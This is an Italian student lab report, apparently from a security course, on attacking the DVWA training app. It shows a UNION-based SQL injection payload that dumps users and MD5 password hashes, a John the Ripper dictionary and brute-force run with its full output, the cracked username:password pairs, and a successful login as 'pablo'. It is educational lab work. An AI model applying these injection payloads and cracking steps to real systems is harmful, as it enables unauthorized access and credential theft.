

## Progetto S6-L3

Studente: Simone Mininni

Task: Password cracking.

Dopo aver effettuato una SQL injection sulla web application DVWA e aver trovato quindi user e password(hash), proviamo a risolvere il codice hash delle password con un attacco a dizionario utilizzando in questo caso "John". Inoltre sappiamo che probabilmente il format dell' hash è md5.

Quindi estrapiamo i codici hash e gli user dal sito e li inseriamo un file .txt:

### Vulnerability: SQL Injection

User ID:

Submit


ID: ' union select user , password from users where 'a'='a'  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select user , password from users where 'a'='a'  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' union select user , password from users where 'a'='a'  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select user , password from users where 'a'='a'  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select user , password from users where 'a'='a'  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99



Successivamente utilizziamo John per trovare eventuali password in chiaro.

Nello specifico diamo in pasto a john una lista di password comuni e il tool le trasformerà in codice hash secondo dei formati che in questo

caso sappiamo essere md5 e poi li confronta con i codici hash della lista creata da noi con i codici hash delle password che vogliamo vedere in chiaro. Se john trova corrispondenza tra codici hash, allora vedremo la password in chiaro.

Eseguiamo l'operazione di password cracking...

```
(simone@kali)-[~]
$ john --format=raw-md5 ~/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:00 DONE 3/3 (2023-11-02 15:44) 13.15g/s 468836p/s 468836c/s 470857C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Come vediamo john trova quattro associazioni, quindi password, utilizzando una lista, e una associazione 'charley' utilizzando un attacco brute force puro.

Andiamo a vedere le associazione nel dettaglio presenti nel file john.pot...

```
(simone@kali)-[~]
$ cat .john/john.pot
$dynamic_0$5f4dcc3b5aa765d61d8327deb882cf99:password
$dynamic_0$e99a18c428cb38d5f260853678922e03:abc123
$dynamic_0$0d107d09f5bbe40cade3de5c71e9e9b7:letmein
$dynamic_0$8d3533d75ae2c3966d7e0d4fcc69216b:charley
```

Andiamo a definire l' associazione user:password

```
admin:password
gordonb:abc123
pablo:letmein
1337:charley
```

Testiamo ad esempio pablo:letmein



Username  
pablo

Password  
\*\*\*\*\*

Login

**DVWA Security**

PHP info

About

Logout

The help button allows you to view hits/tips for each vulnerability page.

You have logged in as 'pablo'

Username: pablo  
Security Level: low  
PHPIDS: disabled

Sono riuscito a loggarmi con successo come 'pablo'.  
L' attacco è andato a buon fine.

In conclusione notiamo come password deboli possono essere facilmente decifrate e quindi si riesce ad utilizzare un attacco a dizionario con successo.

Abbiamo visto come anche il pure brute force è stato efficace, riuscendo a trovare in poco tempo la combinazione.

Fine.